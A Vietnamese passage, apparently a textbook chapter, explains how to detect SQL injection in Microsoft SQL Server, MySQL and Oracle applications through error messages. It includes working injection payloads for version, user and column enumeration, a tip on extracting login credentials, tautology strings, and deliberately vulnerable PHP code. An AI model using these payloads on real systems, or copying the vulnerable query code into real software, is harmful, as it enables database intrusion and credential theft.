1. Người dùng gửi một request nhằm xác định lỗ hổng SQL injection. Trong trường hợp này, người dùng gửi một giá trị được theo sau bởi một dấu nháy đơn ( ' ).

2. Máy chủ Web nhận dữ liệu người dùng và gửi một truy vấn SQL tới máy chủ cơ sở dữ liệu. Trong ví dụ này, bạn có thể thấy rằng câu lệnh SQL được tạo ra bởi máy chủ Web bao gồm dữ liệu đầu vào của người dùng và điều này gây ra một lỗi sai cú pháp do hai dấu nháy đơn nằm cuối câu lệnh.

3. Máy chủ cơ sở dữ liệu nhận được truy vấn SQL đã bị biến dạng và trả về một lỗi cho máy chủ Web.

4. Máy chủ Web nhận lỗi từ cơ sở dữ liệu và gửi một phản hồi HTML cho người dùng. Trong trường hợp này, nó đã gửi một thông báo lỗi, các ứng dụng Web khác nhau thì sẽ có những cách hiển thị thông báo lỗi khác nhau dựa trên nội dung của phản hồi HTML

- Ví dụ trước minh họa một kịch bản mà một request từ người dùng gây ra một lỗi trên cơ sở dữ liệu. Tùy thuộc vào cách ứng dụng được mã hoá, tệp tin được trả về trong bước 4 sẽ được xây dựng và xử lý giống như kết quả của một trong những điều sau đây:
  - Lỗi SQL được hiển thị trên trang và người dùng có thể nhìn thấy chúng từ trình duyệt web.
  - Lỗi SQL được ẩn trong nguồn của trang Web để phục vụ mục đích debug.
  - Điều hướng tới một trang khác, khi một lỗi được phát hiện .
  - Mã lỗi HTTP 500 (Internal Server Error) hoặc mã chuyển hướng HTTP 302 được gửi lại.
  - Ứng dụng xử lý lỗi đúng cách và chỉ đơn giản là cho thấy không có kết quả, hoặc hiển thị một trang lỗi chung.
- Khi bạn đang cố xác định lỗ hổng SQL injection, bạn cần phải xác định loại phản hồi mà ứng dụng đang trả về. Trong những phần tiếp theo, chúng ta sẽ tập trung vào các tình huống phổ biến nhất có thể gặp phải. Khả năng xác định cơ sở dữ liệu từ xa là điều tối quan trọng để tiến hành thành công cuộc tấn công và tiếp tục chuyển từ việc nhận dạng các lỗ hổng sang việc khai thác chúng .

### 3.2.2.1. Các lỗi SQL thông thường được hiển thị:

Ở phần trước, bạn đã thấy rằng các ứng dụng phản ứng khác nhau khi cơ sở dữ liệu trả về một lỗi. Khi mà bạn đang cố gắng xác định liệu rằng một dữ liệu đầu vào cụ thể có gây ra một lỗ hổng SQL injection hay không, thì các thông báo lỗi của máy chủ Web có thể rất hữu ích. Một kịch bản tốt nhất mà chúng ta mong muốn đó là một ứng dụng trả về lỗi SQL đầy đủ, mặc dù điều này không phải lúc nào cũng xảy ra. Các ví dụ sau sẽ giúp bạn làm quen với một số lỗi điển hình nhất. Bạn sẽ thấy rằng các lỗi SQL phổ biến thường liên quan tới việc cặp dấu nháy kép không được đóng đúng. Điều này xảy ra bởi vì SQL yêu cầu các giá trị chữ số phải được đặt ở trong các dấu nháy đơn. Bạn sẽ thấy một số ví dụ về các lỗi điển hình với một lời giải thích đơn giản về nguyên nhân gây ra lỗi.

#### 3.2.2.1.1. Microsoft SQL Server Errors:

Như ta đã thấy trước đó, việc chèn một dấu nháy đơn vào bên trong các tham số dữ liệu dạng chữ số, có thể là dẫn đến một lỗi cơ sở dữ liệu. Trong phần này, bạn sẽ thấy rằng chính xác cùng một dữ liệu nhập vào có thể dẫn đến các kết quả khác nhau.

Ta cùng xem xét request dưới đây :

[http://www.victim.com/showproducts.aspx?category=attacker'](http://www.victim.com/showproducts.aspx?category=attacker)

Lỗi được trả về từ ứng dụng từ xa sẽ tương tự như sau:

Server Error in '/' Application.

Unclosed quotation mark before the character string 'attacker;'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string 'attacker;'.



Rõ ràng, bạn không phải nhớ mọi mã lỗi. Điều quan trọng là bạn hiểu khi nào và tại sao có lỗi xảy ra. Khi xem xét cả 2 thông báo lỗi trên, ta có thể khẳng định rằng câu lệnh SQL từ xa đang chạy trên cơ sở dữ liệu phải giống như sau:

```
SELECT *
```

```
FROM products
```

```
WHERE category='attacker'
```

Ứng dụng đã không xử lý được các dấu nháy đơn, và do đó cú pháp của câu lệnh đã bị từ chối bởi máy chủ cơ sở dữ liệu trả về lỗi.

Ta vừa chứng kiến một ví dụ về injection trong một chuỗi chữ và số. Ví dụ sau sẽ hiển thị lỗi điển hình được trả lại khi chèn một giá trị số, do không đóng đúng các cặp dấu ngoặc kép trong câu lệnh SQL.

Hãy tưởng tượng bạn tìm thấy trang showproduct.aspx trong ứng dụng victim.com. Đoạn mã lệnh kịch bản sẽ nhận một tham số được gọi là id, và hiển thị lên một sản phẩm phụ thuộc vào giá trị của tham số id

```
http://www.victim.com/showproduct.aspx?id=2
```

Khi bạn thay đổi giá trị của tham số id thành cái gì đó như sau:

```
http://www.victim.com/showproduct.aspx?id=attacker
```

Ứng dụng trả về một lỗi tương tự như sau:

Server Error in '/' Application.

Invalid column name 'attacker'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'attacker'.

Dựa trên lỗi, bạn có thể giả định rằng trong trường hợp đầu tiên ứng dụng tạo ra một câu lệnh SQL như sau:

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=2
```

Câu lệnh trước trả về một tập kết quả idproduct = 2. Tuy nhiên, khi bạn chèn một giá trị không phải là số, chẳng hạn như attacker, câu lệnh SQL kết quả được gửi đến máy chủ cơ sở dữ liệu có cú pháp sau:

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=attacker
```

Máy chủ SQL hiểu rằng nếu giá trị không phải là một số, nó phải là tên của một cột. Trong trường hợp này, máy chủ tìm kiếm một cột được gọi là attacker trong bảng products. Tuy nhiên, không có cột nào tên là attacker, và do đó nó trả về một lỗi. Có một số kỹ thuật mà bạn có thể sử dụng để lấy thông tin được nhúng trong lỗi được trả về từ cơ sở dữ liệu. Kỹ thuật đầu tiên dưới đây sẽ sinh ra một lỗi chuyển kiểu dữ liệu một chuỗi sang kiểu một số nguyên :

```
http://www.victim.com/showproducts.aspx?category=bikes' and  
1=0/@@version;--
```

phản hồi của ứng dụng :

```
Server Error in '/' Application. Syntax error converting the nvarchar value  
'Microsoft SQL Server 2000 – 8.00.760 (Intel X86) Dec 17 2002 14:22:05  
Copyright (c) 1988-2003 Microsoft Corporation Enterprise Edition on  
Windows NT 5.2 (Build 3790: ) ' to a column of data type int
```

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code. .

Cơ sở dữ liệu đã báo lỗi chuyển đổi kết quả của biến @@version sang kiểu một số nguyên. Kỹ thuật này lạm dụng chức năng chuyển đổi kiểu dữ liệu trong SQL Server. Chúng ta đã gửi 0/@@version như một phần của đoạn mã được tiêm vào. Bởi vì một phép toán chia cần phải được thực thi giữa hai số, cơ sở dữ liệu cố gắng ép kiểu kết quả trả về của hàm @@version thành một số. Khi phép toán thất bại, cơ sở dữ liệu sẽ hiển thị nội dung của biến (Ở đây là giá trị mà hàm @@version trả về).

Bạn có thể sử dụng kỹ thuật này để hiển thị bất cứ biến nào trong cơ sở dữ liệu. Ví dụ sau sử dụng kỹ thuật này để hiển thị các biến user:

```
http://www.victim.com/showproducts.aspx?category=bikes' and  
1=0/user;--
```

Phản hồi của ứng dụng :

+ Syntax error converting the nvarchar value 'dbo' to a column of data type int.

+ Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Ngoài ra cũng có các kỹ thuật để hiển thị thông tin về câu lệnh đã được thực thi bởi cơ sở dữ liệu, chẳng hạn như việc sử dụng having 1=1:

```
http://www.victim.com/showproducts.aspx?category=bikes'  
having 1='1
```

Phản hồi của ứng dụng :

+ Server Error in '/' Application. Column 'products.productid' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

+ Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Mệnh đề HAVING được sử dụng kết hợp với mệnh đề GROUP BY. Nó cũng có thể được sử dụng trong một câu lệnh SELECT để lọc các bản ghi mà một GROUP BY trả về. GROUP BY cần các trường SELECTed để trở thành một hàm tổng hợp hoàn chỉnh, hoặc là để được đưa vào trong mệnh đề GROUP BY. Nếu yêu cầu không được đáp ứng, cơ sở dữ liệu sẽ gửi lại một lỗi hiển thị cột đầu tiên nơi mà vấn đề này xuất hiện .

Bằng cách sử dụng kỹ thuật này và GROUP BY bạn có thể liệt kê tất cả các cột trong một câu lệnh SELECT :

```
http://www.victim.com/showproducts.aspx?category=bikes'GROUP BY  
productid having '1'='1
```

Phản hồi của ứng dụng :

+ Server Error in '/' Application. Column 'products.name' is invalid in the select list because it is not contained in either an aggregate

function or the GROUP BY clause. + Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Trong ví dụ trước, chúng ta đã bao gồm cột productid đã được phát hiện trước đó trong mệnh đề GROUP BY. Lỗi cơ sở dữ liệu đã tiết lộ tên của cột tiếp theo, name. Tiếp theo, chỉ cần thêm tên của các cột đã tìm được vào trong mệnh đề GROUP BY, ta sẽ có thể liệt kê ra tất cả các cột :

<http://www.victim.com/showproducts.aspx?category=bikes'GROUP BY productid,name having '1'='1>

Phản hồi của ứng dụng :

+ Server Error in '/' Application. Column 'products.price' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

+ Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Khi bạn đã liệt kê ra tên của các cột, bạn có thể lấy các giá trị bằng cách sử dụng kỹ thuật lỗi chuyển đổi kiểu dữ liệu mà bạn đã thấy trước đó

<http://www.victim.com/showproducts.aspx?category=bikes' and 1=0/name;-->

Phản hồi của ứng dụng :

+ Server Error in '/' Application. Syntax error converting the nvarchar value 'Claud Butler Olympus D2' to a column of data type int.

+ Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code

### **TIP:**

- Việc tiết lộ thông tin trong các thông báo lỗi có thể rất hữu ích để kẻ tấn công nhắm tới mục tiêu là các ứng dụng sử dụng cơ sở dữ liệu SQL Server. Nếu bạn tìm thấy loại tiết lộ thông tin này trong một cơ chế xác thực, hãy thử để liệt kê ra tên của cột username và cột password (trong đó có khả năng là người dùng và mật khẩu). Việc sử dụng các kỹ thuật HAVING và GROUP BY đã được giải thích:

`http://www.victim.com/logon.aspx?username=test' having 1='1`

`http://www.victim.com/logon.aspx?username=test'`

`GROUP BY User having 1='1`

Sau khi khám phá ra tên của các cột, bạn có thể làm cho phơi bày ra thông tin đăng nhập của tài khoản đầu tiên, đó có thể là tài khoản có quyền quản trị :

`http://www.victim.com/logon.aspx?username=test' and 1=0/User and 1='1`

`http://www.victim.com/logon.aspx?username=test' and 1=0/Password and 1='1`

Bạn cũng có thể khám phá ra các accounts khác bằng cách thêm vào các usernames đã được khám phá trong một điều kiện phủ định, để loại trừ chúng khỏi tập hợp kết quả :

`http://www.victim.com/logon.aspx?username=test' and User not in ('Admin') and 1=0/User and 1='1`

Bạn có thể cấu hình các lỗi được hiển thị trong ứng dụng ASP.NET bằng cách sử dụng file web.config. Tập tin này được sử dụng để định nghĩa các cài đặt và cấu hình của một ứng dụng ASP.NET. Nó là một tài liệu XML có thể chứa thông tin về các mô-đun đã được tải, cấu hình bảo mật, các cài đặt trình biên dịch, và các dữ liệu tương tự. Chỉ thị customErrors định nghĩa cách mà các thông báo lỗi được trả về cho trình duyệt Web. Theo mặc định, customErrors = "On", tức là ngăn không cho máy chủ ứng dụng hiển thị các lỗi rườm rà tới khách truy cập từ xa. Bạn hoàn toàn có thể vô hiệu hóa tính năng này bằng cách sử dụng các mã sau đây, mặc dù điều này không được khuyến khích trong môi trường sản xuất

```
<configuration>
```

```
<system.web>
```

```
<customErrors mode="Off"/>
```

```
</system.web>
```

```
</configuration>
```

Một khả năng khác là để hiển thị các trang web khác nhau tùy thuộc vào mã lỗi HTTP tạo ra khi rendering trang:

```
<configuration>
```

```
<system.web>
```

```
<customErrors defaultRedirect="Error.aspx" mode="On">
```

```
<error statusCode="403" redirect="AccessDenied.aspx"/>
<error statusCode="404" redirect="NotFound.aspx"/>
<error statusCode="500" redirect="InternalError.aspx"/>
</customErrors>
</system.web>
</configuration>
```

Trong ví dụ trước, các ứng dụng mặc định sẽ chuyển hướng người dùng đến trang Error.aspx. Tuy nhiên, trong ba trường hợp (mã HTTP 403, 404, và 500) người dùng sẽ được chuyển đến một trang khác.

### 3.2.2.1.2. MySQL Errors

Trong phần này, bạn sẽ thấy một số lỗi MySQL điển hình. Tất cả các ngôn ngữ lập trình server-side chính đều có thể truy cập cơ sở dữ liệu MySQL. MySQL có thể được sử dụng trong nhiều kiến trúc và hệ điều hành. Một cấu hình chung thì được hình thành bởi một máy chủ Web Apache chạy PHP trên một hệ điều hành Linux, nhưng bạn có thể tìm thấy nó trong nhiều tình huống khác.

Lỗi sau đây thường là một dấu hiệu của một lỗ hổng MySQL injection:

Warning: mysql\_fetch\_array(): supplied argument is not a valid MySQL result

resource in /var/www/victim.com/showproduct.php on line 8

Trong ví dụ này, kẻ tấn công đã tiêm vào một dấu nháy đơn vào trong một tham số GET và trang PHP đã gửi các lệnh SQL tới cơ sở dữ liệu. Đoạn mã PHP sau đây cho thấy lỗ hổng bảo mật:

```
<?php
//Connect to the database
mysql_connect("[database]", "[user]", "[password]") or
//Error checking in case the database is not accessible
die("Could not connect: " . mysql_error());
//Select the database
mysql_select_db("[database_name]");
//We retrieve category value from the GET request
$category = $_GET["category"];
//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where
category='$category'");
//Loop on the results
while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
```

```

printf("ID: %s Name: %s", $row[0], $row[1]);
}

//Free result set

mysql_free_result($result);

?>

```

Đoạn mã lệnh trên cho thấy rằng, giá trị thu được từ biến GET được sử dụng trong câu lệnh SQL mà không cần khử trùng. Nếu một kẻ tấn công tiêm vào một dấu nháy đơn, kết quả câu lệnh SQL sẽ là :

```

SELECT *

FROM products

WHERE category='attacker'

```

Các lệnh SQL trước sẽ không thành công và hàm `mysql_query` sẽ không trả lại bất kỳ giá trị. Vì vậy, biến `$result` sẽ không phải là một nguồn tài nguyên kết quả MySQL hợp lệ. Trong dòng mã sau, hàm `mysql_fetch_array` (`$result`, `MYSQL_NUM`) sẽ không thành công và PHP sẽ hiển thị thông điệp cảnh báo cho kẻ tấn công rằng câu lệnh SQL không thể được thực thi.

Trong ví dụ trước, các ứng dụng không tiết lộ chi tiết về lỗi SQL, và do đó kẻ tấn công sẽ cần phải dành nhiều nỗ lực trong việc xác định chính xác cách để khai thác các lỗ hổng. Trong phần "Xác nhận SQL Injection", bạn sẽ thấy các kỹ thuật cho loại tình huống này.

PHP có một hàm được cài đặt sẵn gọi là `mysql_error` cung cấp thông tin về các lỗi được trả về từ cơ sở dữ liệu MySQL trong suốt thời gian thực hiện một lệnh SQL.

Ví dụ, đoạn mã PHP sau sẽ hiển thị các lỗi bị gây ra trong quá trình thực hiện các truy vấn SQL:

```

< ? php

//Connect to the database

mysql_connect("[database]", "[user]", "[password]")or

//Error checking in case the database is not accessible

die("Could not connect: ".mysql_error());

//Select the database

mysql_select_db("[database_name]");

```



```
//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where
category='$category'");

if (!$result) { //If there is any error
//Error checking and display
die('<p>Error: '.mysql_error().'</p>');
} else {
// Loop on the results
while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
printf("ID: %s Name: %s", $row[0], $row[1]);
}
//Free result set
mysql_free_result($result);
}
? >
```

Khi một ứng dụng chạy đoạn code ở phía trên sẽ gây ra lỗi cơ sở dữ liệu và câu truy vấn SQL sẽ thất bại, các tài liệu HTML được trả về sẽ bao gồm các lỗi được trả về từ cơ sở dữ liệu. Nếu một kẻ tấn công sửa đổi một tham số có kiểu chuỗi bằng cách thêm vào một dấu nhảy đơn, máy chủ sẽ trả về kết quả tương tự như sau:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Thông báo lỗi ở phía trên cung cấp thông tin về việc tại sao truy vấn SQL bị thất bại. Nếu các tham số có khả năng bị tiêm lệnh không phải là một chuỗi

(string), chính vì thế chúng không được bao bọc giữa các dấu nháy đơn , các kết quả đầu ra sẽ tương tự:

Error: Unknown column 'attacker' in 'where clause'

Các hành vi của máy chủ MySQL là giống hệt với Microsoft SQL Server; do giá trị không được bao bọc trong dấu ngoặc kép, vì vậy mà MySQL coi nó như một tên cột. Các lệnh SQL được thực thi dọc theo những dòng sau :

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=attacker
```

MySQL không thể tìm thấy một cột nào tên là attacker, và do đó trả về một lỗi. Đây là đoạn mã PHP đã được hiển thị trước đó trách nhiệm xử lý lỗi:

```
if (!$result) { //If there is any error
    //Error checking and display
    die('<p>Error: ' . mysql_error() . '</p>');
}
```

Trong ví dụ này, lỗi đã được bắt và sau đó được hiển thị bằng cách sử dụng hàm die(). Hàm die() của PHP in ra một thông điệp và thoát ra khỏi đoạn code hiện tại. Những lựa chọn khác thì có sẵn cho các lập trình viên, chẳng hạn như chuyển hướng đến một trang khác:

```
if (!$result) { //If there is any error
    //Error checking and redirection
    header("Location: http://www.victim.com/error.php");
}
```

Chúng ta sẽ phân tích các phản hồi của máy chủ trong phần “Phản hồi của ứng dụng”, và thảo luận về việc làm thế nào để xác nhận các lỗ hổng SQL injection trong các phản hồi mà không có lỗi.

### 3.2.2.1.3. Oracle Errors

Trong phần này, bạn sẽ thấy một số ví dụ điển hình về lỗi của cơ sở dữ liệu Oracle. Các cơ sở dữ liệu Oracle được triển khai bằng cách sử dụng các công nghệ khác nhau. Như đã đề cập trước đó, bạn không cần phải học mọi lỗi được trả về từ cơ sở dữ liệu. Điều quan trọng là bạn có thể xác định một lỗi cơ sở dữ liệu khi bạn nhìn thấy nó.

Khi chúng ta làm xáo trộn các tham số của các ứng dụng Java với một cơ sở dữ liệu back-end Oracle bạn sẽ thường gặp các lỗi sau :

```
java.sql.SQLException: ORA-00933: SQL command not properly
ended at

oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:180) at
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
```

Thông báo lỗi ở phía trên là rất chung chung, nó có ý nghĩa là bạn đã cố gắng để thực thi một câu lệnh SQL bị sai cú pháp . Tùy thuộc vào phần code chạy trên máy chủ, bạn có thể tìm thấy lỗi sau khi thực hiện thêm vào một dấu nhảy đơn :

```
Error: SQLException java.sql.SQLException: ORA-01756: quoted
string not properly terminated
```

Trong lỗi này, cơ sở dữ liệu Oracle phát hiện ra rằng có một chuỗi được bao bọc bởi cặp dấu nhảy đơn đã không được chấm dứt đúng cách, bởi vì Oracle đòi hỏi một chuỗi chỉ được chấm dứt với một dấu nhảy đơn duy nhất. Các lỗi dưới đây lại tạo ra cùng một kịch bản trong môi trường .NET:

```
Exception Details: System.Data.OleDb.OleDbException: One or more errors
occurred during processing of command.
```

```
ORA-00933: SQL command not properly ended
```

Ví dụ sau cho thấy một lỗi được trả về từ một ứng dụng .NET khi thực thi một câu lệnh với một chuỗi ký tự ( string ) không được đóng đúng :

```
ORA-01756: quoted string not properly terminated
```

System.Web.HttpUnhandledException: Exception of type  
'System.Web.HttpUnhandledException' was thrown. --->  
System.Data.OleDb.OleDbException: ORA-01756: quoted string not  
properly  
terminated

Hàm `ociparse()` trong PHP được sử dụng để chuẩn bị cho sự thực thi của một câu lệnh Oracle. Dưới đây là một ví dụ về các lỗi được tạo ra bởi PHP hàm `ociparse()` thất bại :

Warning: `ociparse()` [function.ociparse]: ORA-01756: quoted string not properly terminated in `/var/www/victim.com/ocitest.php` on line 31

Nếu hàm `ociparse()` không được thực thi thành công và lỗi không được xử lý, ứng dụng có thể hiển thị ra một số lỗi khác do hậu quả của lỗi đầu tiên. Đây là một ví dụ:

Warning: `ociexecute()`: supplied argument is not a valid OCI8-Statement resource in `c:\www\victim.com\oracle\index.php` on line 31

Khi tìm hiểu về tấn công SQL injection, bạn sẽ thấy rằng đôi khi sự thành công của một cuộc tấn công phụ thuộc vào các thông tin được tiết lộ bởi các máy chủ cơ sở dữ liệu. Hãy cùng kiểm tra các lỗi sau:

java.sql.SQLException: ORA-00907: missing right parenthesis at  
oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:134) at  
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:289) at  
oracle.jdbc.ttc7.Oall7.receive(Oall7.java:582) at  
oracle.jdbc.ttc7.TTC7Protocol.doOall7(TTC7Protocol.java:1986)

Cơ sở dữ liệu báo cáo rằng có một dấu ngoặc tròn bên phải ( dấu “ ) “ ) bị thiếu trong câu lệnh SQL. Lỗi này có thể được trả về bởi một số các lý do. Một tình huống rất điển hình của việc này được thể hiện khi một kẻ tấn công có được một số loại kiểm soát trong một câu lệnh SQL lồng nhau.

Ví dụ:

```
SELECT field1, field2,                /*Chọn trường đầu tiên và thứ
hai*/
(SELECT field1                        /* Bắt đầu câu truy vấn phụ */
FROM table2
WHERE something = [attacker controlled variable]) /* Kết thúc câu truy vấn
phụ */
as field3                            /* kết quả của câu truy vấn phụ */
FROM table1
```

Các ví dụ trên cho thấy một câu truy vấn lồng. Lệnh SELECT chính thực thi một lệnh SELECT khác được bao bọc trong cặp dấu (). Nếu kẻ tấn công thêm một thứ gì đó vào trong câu truy vấn thứ hai và comment toàn bộ phần còn lại của câu lệnh SQL, Oracle sẽ trả về một lỗi thiếu dấu ngoặc đơn bên phải ( dấu “ ) “ ).

### 3.2.3. Phản hồi của ứng dụng

Trong phần trước, bạn đã thấy các loại lỗi mà các ứng dụng thường hiển thị khi cơ sở dữ liệu back-end thực hiện thất bại các truy vấn. Nếu bạn thấy một trong những lỗi đó, bạn có thể chắc chắn rằng ứng dụng này dễ bị tấn công bởi một số kiểu SQL injection. Tuy nhiên, các ứng dụng phản hồi khác nhau khi nhận được lỗi từ cơ sở dữ liệu, và đôi khi việc xác định lỗ hổng SQL injection không phải là dễ như đã được trình bày trước đó. Trong phần này, bạn sẽ thấy các ví dụ khác về các lỗi không được hiển thị trực tiếp trên trình duyệt, các loại lỗi này sẽ thể hiện những mức độ phức tạp khác nhau

- **Note:**

Không có quy tắc vàng nào để xác định liệu rằng một input có thể kích hoạt một lỗ hổng SQL injection hay không, vì các kịch bản có thể xảy ra là vô tận.


Điều quan trọng là bạn vẫn giữ được sự tập trung và chú ý một cách chi tiết khi tiến hành điều tra về các tiềm năng có thể gây ra SQL injection. Bạn nên sử dụng một Web proxy, vì trình duyệt Web của bạn sẽ ẩn đi các chi tiết chẳng hạn như mã nguồn HTML, chuyển hướng HTTP, ... Bên cạnh đó, khi làm việc ở một cấp độ thấp hơn và xem mã nguồn HTML, bạn sẽ có nhiều khả năng phát hiện các lỗ hổng khác ngoài SQL injection.

Quá trình tìm kiếm các lỗ hổng SQL injection liên quan đến việc xác định các nguồn vào dữ liệu người dùng, giả mạo dữ liệu được gửi tới ứng dụng và xác định các thay đổi trong các kết quả được trả về bởi server. Bạn phải lưu ý rằng việc giả mạo các tham số có thể tạo ra một lỗi mà có thể không có gì để làm đối với SQL injection.

### 3.2.3.1. Các lỗi chung chung

Trong phần trước, bạn đã nhìn thấy các lỗi điển hình được trả về từ cơ sở dữ liệu. Trong kịch bản đó, rất dễ để xác định liệu rằng một tham số có phải là lỗ hổng để tấn công bằng SQL injection hay không. Trong các kịch bản khác, ứng dụng sẽ trả lại một trang lỗi chung chung đối với bất kể loại lỗi nào đã xảy ra.

Một ví dụ tốt về điều này là công cụ Microsoft .NET, mặc định luôn trả về trang Server Error. Điều này được thể hiện trong **hình 3.2.3.1** trong trường hợp lỗi runtime errors.



**Hình 3.2.3.1 :** Trang hiển thị lỗi mặc định của ASP.NET

Đây là một tình huống rất phổ biến. Nó xảy ra khi ứng dụng không xử lý lỗi và không có trang lỗi tùy chỉnh nào đã được cấu hình trên máy chủ. Như tôi đã trình bày trước đây, hành vi này được xác định bởi các cài đặt trong file cấu hình web.config.

Nếu bạn đang kiểm tra một Website và phát hiện ra rằng ứng dụng luôn trả về một trang lỗi mặc định hoặc tùy chỉnh, bạn cần chắc chắn rằng lỗi là do SQL injection. Bạn có thể kiểm tra bằng cách chèn mã SQL vào tham số mà không gây ra lỗi ứng dụng.

Trong ví dụ trước, bạn có thể giả định rằng truy vấn SQL sẽ là một cái gì đó như sau:

```
SELECT * FROM products WHERE category='[attacker's control]'
```

- Việc tiêm vào attacker' rõ ràng là sẽ tạo ra một lỗi, bởi vì câu lệnh SQL là không chính xác do một dấu nháy đơn bị thừa ở cuối :

```
SELECT * FROM products WHERE category='attacker''
```

Tuy nhiên, bạn có thể thử tiêm vào một cái gì đó mà không tạo ra một lỗi. Đây thường là quá trình thử nghiệm và báo lỗi ( trial-and-error ). Trong ví dụ của chúng ta, ta cần lưu ý rằng chúng ta đang cố gắng đưa dữ liệu vào trong một chuỗi được bao bọc bởi các dấu nháy đơn.

Nếu bạn muốn thử tiêm vào cái gì đó như bikes' or '1'='1 , Câu lệnh SQL kết quả sẽ là:

```
SELECT * FROM products WHERE category='bikes' OR '1'='1'
```

*/\* truy vấn luôn luôn đúng -> trả về tất cả các hàng \*/*

Trong ví dụ này, chúng tôi đã tiêm vào một đoạn mã SQL để tạo ra một truy vấn hợp lệ có ý nghĩa. Nếu ứng dụng dễ bị SQL injection, truy vấn trên sẽ trả về mọi hàng trong bảng products. Kỹ thuật này là rất hữu ích, vì nó cho vào một điều kiện luôn luôn đúng.

' or '1'='1 được chèn nối tiếp vào câu lệnh SQL hiện tại và không ảnh hưởng đến các phần khác của request. Sự phức tạp của truy vấn không đặc biệt quan trọng, vì chúng ta có thể dễ dàng tạo ra một truy vấn đúng.

